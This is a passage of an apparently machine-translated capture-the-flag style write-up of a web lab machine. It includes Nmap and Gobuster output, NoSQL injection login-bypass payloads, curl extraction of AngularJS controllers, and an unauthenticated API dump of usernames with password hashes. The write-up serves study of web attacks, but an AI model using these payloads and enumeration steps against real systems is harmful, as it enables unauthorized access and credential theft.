m,t=A.$$asyncQueue=[],s=A.$$postDigestQueue=[],y=A.$$applyAsyncQueue=[],D=0;return A}]}function He(){var a=/^\s*(https?|ftp|mailto|tel|file):/,b=/^\s*((https?|ftp|file|blob):|data:image\/)/;this.aHrefSanitizationWhitelist=function(b){return t(b)?(a=b,this):a};this.imgSrcSanitizationWhitelist=function(a){return t(a)?(b=a,this):b};this.$get=function(){return function(d,c){var e=c?b:a,f;f=ua(d).href;return""===f||f.match(e)?d:"unsafe:"+|         f}}}function Gg(a){if("self"===a)return a;if(C(a)){if(-1<a.indexOf("***"))throw qa("iwcard",a);a=Nd(a).replace(/\\\*\\\*/||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 2|     Comment:|         <!--[if lt IE 7]>      <html class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 23|     Comment:|         <!-- Custom Fonts -->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 55|     Comment:|         <!-- /.container-fluid -->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 72|     Comment:|         <!--[if lt IE 8]>|                 <p class="browserupgrade">You are using an <strong>outdated</strong> browser. Please <a href="http://browsehappy.com/">upgrade your browser</a> to improve your experience.</p>|             <![endif]-->||     Path: http://172.18.33.134:3000/vendor/jquery/|     Line number: 4|     Comment:|_        <!--[if IE 8]>         <html class="no-js lt-ie9"> <![endif]-->| http-headers:|   X-Powered-By: Express|   Accept-Ranges: bytes|   Cache-Control: public, max-age=0|   Last-Modified: Sat, 02 Sep 2017 11:27:58 GMT|   ETag: W/"f15-15e4258ef70"|   Content-Type: text/html; charset=UTF-8|   Content-Length: 3861|   Date: Fri, 27 Feb 2026 15:46:53 GMT|   Connection: close||_  (Request type: HEAD)|_http-title: MyPlace| http-vuln-cve2011-3192:|   VULNERABLE:|   Apache byterange filter DoS|     State: VULNERABLE|     IDs:  BID:49303  CVE:CVE-2011-3192|       The Apache web server is vulnerable to a denial of service attack when numerous|       overlapping byte ranges are requested.|     Disclosure date: 2011-08-19|     References:|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192|       https://www.securityfocus.com/bid/49303|       https://www.tenable.com/plugins/nessus/55976|_      https://seclists.org/fulldisclosure/2011/Aug/175|_http-devframework: Express detected. Found Express in X-Powered-By Header| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-date: Fri, 27 Feb 2026 15:46:52 GMT; -2s from local time.|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)|_http-errors: Couldn't find any error pages.|_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)| hadoop-tasktracker-info:|_  Logs: /login|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-xssed: No previously reported XSS vuln.| http-vhosts:| www2|_127 names had status 200| http-security-headers:|   Cache_Control:|_    Header: Cache-Control: public, max-age=0| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       http://ha.ckers.org/slowloris/|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750| http-sitemap-generator:|   Directory structure:|     /|       Other: 3|     /assets/css/|       css: 2|     /assets/js/app/|       js: 1|     /assets/js/misc/|       js: 1|     /img/|       png: 1|     /vendor/angular/|       js: 2|     /vendor/bootstrap/css/|       css: 1|     /vendor/bootstrap/js/|       Other: 1; js: 1|     /vendor/font-awesome/css/|       css: 1|     /vendor/jquery/|       Other: 1; js: 1|     /vendor/jquery/img/|       png: 1|   Longest directory structure:|     Depth: 3|     Dir: /vendor/bootstrap/css/|   Total files found (by extension):|_    Other: 5; css: 4; js: 6; png: 2| hadoop-datanode-info:|_  Logs: /login|_http-chrono: Request times for /; avg: 272.44ms; min: 235.42ms; max: 341.73ms| http-traceroute:|_  Possible reverse proxy detected.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-feed: Couldn't find any feeds.|_http-mobileversion-checker: No mobile version detected.|_http-referer-checker: Couldn't find any cross-domain scripts.Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portAggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%)No exact OS matches for host (test conditions non-ideal).Uptime guess: 0.002 days (since Fri Feb 27 16:45:43 2026)TCP Sequence Prediction: Difficulty=263 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:|_clock-skew: -2s| qscan:| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)| 22    0       1051.60    250.42  0.0%|_3000  1       779.60     132.20  0.0%|_path-mtu: PMTU == 1500|_ipidseq: All zeros|_dns-brute: Can't guess domain of "172.18.33.134"; use dns-brute.domain script argument.|_fcrdns: FAIL (No PTR record)
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Feb 27 16:49:10 2026 -- 1 IP address (1 host up) scanned in 162.89 seconds
Notatki usługi 3000: Nmap początkowo klasyfikuje port 3000 jako hadoop-datanode, ale analiza nagłówków (X-Powered-By: Express) i kodu źródłowego (ng-app="myplace") dowodzi, że jest to aplikacja webowa zbudowana w środowisku Node.js z wykorzystaniem AngularJS dla frontendu. Ten zestaw (MEAN/MERN stack) sugeruje prawdopodobne wykorzystanie bazy danych NoSQL (jak MongoDB).

Przetestujemy login:

1.2 Wyliczenie Web (Gobuster)
Sección titulada «1.2 Enumeración Web (Gobuster)»Wykonamy atak siłowy na katalog internetowy na porcie 3000, wykluczając domyślny rozmiar odpowiedzi (3861 bajtów), aby zmniejszyć liczbę fałszywych pozytywów.
Wyniki (Gobuster):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ gobuster dir -u http://172.18.33.134:3000 -w /usr/share/seclists/Discovery/Web-Content/common.txt --exclude-length 3861 -t 50 -x php,txt,html===============================================================Gobuster v3.8by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url:                     http://192.168.20.114:3000[+] Method:                  GET[+] Threads:                 50[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt[+] Negative Status codes:   404[+] Exclude Length:          3861[+] User Agent:              gobuster/3.8[+] Extensions:              php,txt,html[+] Timeout:                 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/assets               (Status: 301) [Size: 171] [--> /assets/]/uploads              (Status: 301) [Size: 173] [--> /uploads/]/vendor               (Status: 301) [Size: 171] [--> /vendor/]Progress: 19000 / 19000 (100.00%)===============================================================Finished===============================================================
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$
Odkryte katalogi zawierają zasoby statyczne i potencjalne wektory przesyłania plików (/uploads), które zostaną ocenione później, jeśli uda się uzyskać dostęp.
1.3 Przechwyt Autentykacji (Burp Suite)
Sección titulada «1.3 Interceptación de Autenticación (Burp Suite)»Aplikacja prezentuje interfejs logowania w /login. Przechwycimy transakcję HTTP wygenerowaną podczas próby logowania, w tym pierwsze próby obejścia autentykacji.

Złapana Prośba HTTP (Raw):
POST /api/session/authenticate HTTP/1.1Host: 172.18.33.134:3000Content-Length: 40Accept-Language: es-ES,es;q=0.9Accept: application/json, text/plain, */*Content-Type: application/json;charset=UTF-8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36Origin: http://172.18.33.134:3000Referer: http://172.18.33.134:3000/loginAccept-Encoding: gzip, deflate, brConnection: keep-alive
{"username":"asdas","password":"asdasd"}
2. VULNERABILITY ANALYSIS AND EXPLOITATION
Sección titulada «2. ANÁLISIS DE VULNERABILIDADES Y EXPLOTACIÓN»2.1 Ominięcie Autentykacji (Auth Bypass via NoSQLi) i DoS
Sección titulada «2.1 Evasión de Autenticación (Auth Bypass via NoSQLi) y DoS»Wykorzystamy Repeater Burp Suite do manipulowania strukturą JSON prośby POST do punktu końcowego /api/session/authenticate, wstrzykując operatory oceny MongoDB ($ne, $gt, $regex).
**Próba 1: Wstrzyknięcie Globalne (Niewłaściwy typ)**Payload: {"username":{"$ne": null},"password":{"$ne": null}}Wynik: HTTP/1.1 400 Bad Request ({"message":"Uh oh, something went wrong!","error":true}). ODM (Mongoose) odrzuca obiekt, ponieważ nie spełnia schematu.
**Próba 2: Ocena wyrażenia regularnego / Większe niż (Awaria Node.js)**Użyte ładunki:{"username": {"$gt": ""}, "password": {"$gt": ""}}
Wynik: Serwer nagle zamyka połączenie bez zwrócenia odpowiedzi HTTP. Brak odpowiedzi wskazuje, że aplikacja Node.js doświadczyła nieobsługiwanego wyjątku, co uniemożliwia uznanie tego wektora za metodę bezpośredniego dostępu. (Ten incydent zostanie potwierdzony później podczas audytu kodu).
2.2 Analiza Kodu po stronie Klienta (AngularJS)
Sección titulada «2.2 Análisis de Código Client-Side (AngularJS)»Ponieważ jest to aplikacja AngularJS (SPA), logika routingu znajduje się po stronie klienta. Wyciągnięto i przeanalizowano wykryte pliki Javascript w /assets/js/app/, aby zrozumieć architekturę API REST.
Wyciągnięcie routera (app.js):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$ curl -s http://172.18.33.134:3000/assets/js/app/app.jsvar controllers = angular.module('controllers', []);var app = angular.module('myplace', [ 'ngRoute', 'controllers' ]);
app.config(function ($routeProvider, $locationProvider) {  $routeProvider.    when('/', {      templateUrl: '/partials/home.html',      controller: 'HomeCtrl'    }).    when('/profiles/:username', {      templateUrl: '/partials/profile.html',      controller: 'ProfileCtrl'    }).    when('/login', {      templateUrl: '/partials/login.html',      controller: 'LoginCtrl'    }).    when('/admin', {      templateUrl: '/partials/admin.html',      controller: 'AdminCtrl'    }).    otherwise({      redirectTo: '/'    });
    $locationProvider.html5Mode(true);});
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$
Wyciągnięcie kontrolera administracji (admin.js):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ curl -s http://172.18.33.134:3000/assets/js/app/controllers/admin.jsvar controllers = angular.module('controllers');
controllers.controller('AdminCtrl', function ($scope, $http, $location, $window) {  $scope.backup = function () {    $window.open('/api/admin/backup', '_self');  }
  $http.get('/api/session')    .then(function (res) {      if (res.data.authenticated) {        $scope.user = res.data.user;      }      else {        $location.path('/login');      }    });});
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web/lxd-alpine-builder]└─$
Krytyczne odkrycie: Analiza admin.js ujawnia punkt końcowy API zarezerwowany dla administratorów: /api/admin/backup. Ta funkcjonalność będzie priorytetowym celem, gdy tylko uzyska się dostęp do systemu.
2.3 Wyciek Krytycznych Informacji (Nieuwierzytelnione API)
Sección titulada «2.3 Fuga de Información Crítica (API No Autenticada)»W oparciu o wykrytą strukturę API, przejdziemy do audytu standardowych punktów końcowych. Wyślemy żądanie GET do trasy /api/users, aby sprawdzić kontrole dostępu.
Polecenie i wynik:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$ curl -s http://172.18.33.134:3000/api/users[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true},{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admin":false},{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},{"_id":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_admin":false}]┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-6-web]└─$